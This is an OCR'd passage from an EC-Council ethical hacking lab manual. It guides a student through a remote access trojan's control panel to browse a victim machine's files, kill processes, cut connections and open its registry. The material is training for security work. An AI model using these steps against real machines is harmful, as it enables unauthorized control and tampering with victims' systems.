
18. Unless the attacker working on the **Windows 11** machine disconnects the server on their own, the victim machine remains under their control.
19. The GUI displays the machine's basic details such as the IP address, User name, and Type of Operating system.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

20. Right-click on the detected victim name and click **Manager**.




21. The **manager** window appears with **File Manager** selected by default.




22. Double-click any directory in the left pane (here, **ProgramData**); all its associated files and directories are displayed in the right pane. You can right-click a selected directory and manipulate it using the contextual options.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




23. Click on **Process Manager**. You will be redirected to the Process Manager, where you can right-click on a selected process and perform actions, such as **Kill**, **Delete**, and **Restart**.




Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

24. Click on **Connections**, select a specific connection, right-click on it, and click **Kill Connection**. This kills the connection between two machines communicating through a particular port.



25. Click on **Registry**, choose a registry directory from the left pane, and right-click on its associated registry files.

